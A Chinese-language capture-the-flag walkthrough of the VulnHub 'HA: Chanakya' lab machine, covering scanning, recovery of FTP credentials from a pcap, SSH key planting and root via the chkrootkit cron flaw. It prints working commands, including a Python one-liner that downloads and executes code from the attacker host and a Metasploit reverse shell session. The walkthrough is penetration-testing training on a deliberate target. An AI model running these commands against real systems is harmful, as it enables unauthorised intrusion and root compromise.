> *靶机地址：* https://www.vulnhub.com/entry/ha-chanakya,395/

ℹ说明


摧毁王国的策划者又回来了，这次他创造了一个难题，会让你挠头！是时候面对Chanakya。

您能否解决这个“从根本上启动”并证明自己更明智?

枚举是关键！！！！

信息收集


```
nmap -sn 192.168.1.0/24
```



```
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-09 11:37 CST
Nmap scan report for 192.168.1.1
Host is up (0.00022s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.132
Host is up (0.00036s latency).
MAC Address: 00:0C:29:40:54:E9 (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:F0:0A:8E (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.78 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.1.132
```




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.0.0 or later
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.132:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:4b:52:55:c2:41:5f:51:a4:5d:90:5b:be:17:0d:13 (RSA)
|   256 f1:98:34:0a:43:97:6d:c7:e0:78:d3:23:e0:4e:18:11 (ECDSA)
|_  256 9d:eb:79:af:59:c0:bb:c2:4a:e3:00:7c:05:62:48:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Chanakya
MAC Address: 00:0C:29:40:54:E9 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.1.132 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```




```
===============================================================
/images (Status: 301)
/assets (Status: 301)
/index.html (Status: 200)
/personal.html (Status: 200)
/work.html (Status: 200)
/abuse.txt (Status: 200)
/legacy.html (Status: 200)
/facts.html (Status: 200)
/server-status (Status: 403)
/child.html (Status: 200)
[ERROR] 2020/02/09 11:40:35 [!] parse http://192.168.1.132/erro
/major.html (Status: 200)
/index.html (Status: 200)
===============================================================
```




nfubxn. cpncat

rot13解密得到ashoka.pcapng

访问下载，追踪tcp流得到ftp账号密码



```
220 pyftpdlib based ftpd ready.
USER ashoka
331 Username ok, send password.
PASS kautilya
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features supported:
 EPRT
 EPSV
 MDTM
 MLST
type*;perm*;size*;modify*;unique*;unix.mod
```




```
root@kali:~/ha-dhanush# ftp 192.168.1.132
Connected to 192.168.1.132.
220 pyftpdlib based ftpd ready.
Name (192.168.1.132:root): ashoka
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-------   1 ashoka   ashoka          1 Nov 05 15:57 .bash_history
-rw-r--r--   1 ashoka   ashoka        220 Nov 05 14:05 .bash_logout
-rw-r--r--   1 ashoka   ashoka       3771 Nov 05 14:05 .bashrc
drwx------   2 ashoka   ashoka       4096 Nov 05 14:18 .cache
drwxrwxr-x   3 ashoka   ashoka       4096 Nov 05 14:26 .local
-rw-r--r--   1 ashoka   ashoka        807 Nov 05 14:05 .profile
226 Transfer complete.
```


getshell

看了一圈没啥东西，这是用户的目录，写入ssh密钥

```
cat id_rsa.pub >/tmp/authorized_keys
cd /tmp
ftp 192.168.1.132
mkdir .ssh
put authorized_keys
bye
```



```
ftp> mkdir .ssh
257 "/.ssh" directory created.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
563 bytes sent in 0.00 secs (8.6600 MB/s)
ftp>
```



```
root@kali:~# ssh ashoka@192.168.1.132
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Tue Nov  5 06:36:00 2019 from 192.168.1.107
ashoka@ubuntu:~$
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```


```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

tmp目录下有个logs, 系统安装了chkrootkit软件包，我们尝试使用它来提权

```
use exploit/multi/script/web_delivery
set lhost 192.168.1.128
exploit
```




```
root@kali:~# ssh ashoka@192.168.1.132
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Sat Feb  8 20:30:11 2020 from 192.168.1.128
ashoka@ubuntu:~$ python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen
',));r=u.urlopen('http://192.168.1.128:8080/fsSavlsYfTpNMQF');exec(r.read());"
ashoka@ubuntu:~$ 
```

```
use exploit/unix/local/chkrootkit
set session 1
set lport 8888
exploit
```



```
msf5 exploit(multi/script/web_delivery) > use exploit/unix/local/chkrootkit
msf5 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf5 exploit(unix/local/chkrootkit) > set lport 8888
lport => 8888
msf5 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP double handler on 192.168.1.128:8888
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo GBX2IM8aSgiy1gux;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "GBX2IM8aSgiy1gux\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.128:8888 -> 192.168.1.132:41498) at 2020-02-09 12:41:04 +0800
[+] Deleted /tmp/update

id
uid=0(root) gid=0(root) groups=0(root)
```

参考链接：